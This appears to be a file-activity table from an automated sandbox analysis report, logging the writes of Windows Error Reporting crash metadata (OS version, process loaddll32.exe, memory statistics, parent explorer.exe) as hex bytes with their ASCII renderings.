C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 38 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5836</Pid>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 36 00 32 00 32 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>46223</Uptime>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 34 00 30 00 30 00 31 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>52400128</PeakVirtualSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 33 00 39 00 31 00 39 00 33 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>52391936</VirtualSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1680</PageFaultCount>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 35 00 35 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>5955584</PeakWorkingSetSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 35 00 35 00 35 00 38 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>5955584</WorkingSetSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	1892	112	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 35 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>97568</QuotaPeakPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2014	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 35 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>97568</QuotaPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2110	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2114	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2120	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 37 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19760</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2254	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 34 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19408</QuotaNonPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2362	4	0d 00 0a 00		success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2366	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2372	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 36 00 32 00 39 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1662976</PagefileUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2448	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2452	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2458	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 33 00 35 00 30 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1835008</PeakPagefileUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2550	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2554	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2560	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 36 00 32 00 39 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1662976</PrivateUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2632	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2636	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2640	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2686	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2690	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2694	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2724	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2728	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2734	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2774	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2778	2	09 00		success or wait	4	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2786	30	3c 00 50 00 69 00 64 00 3e 00 33 00 39 00 36 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3968</Pid>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6F66497A	unknown
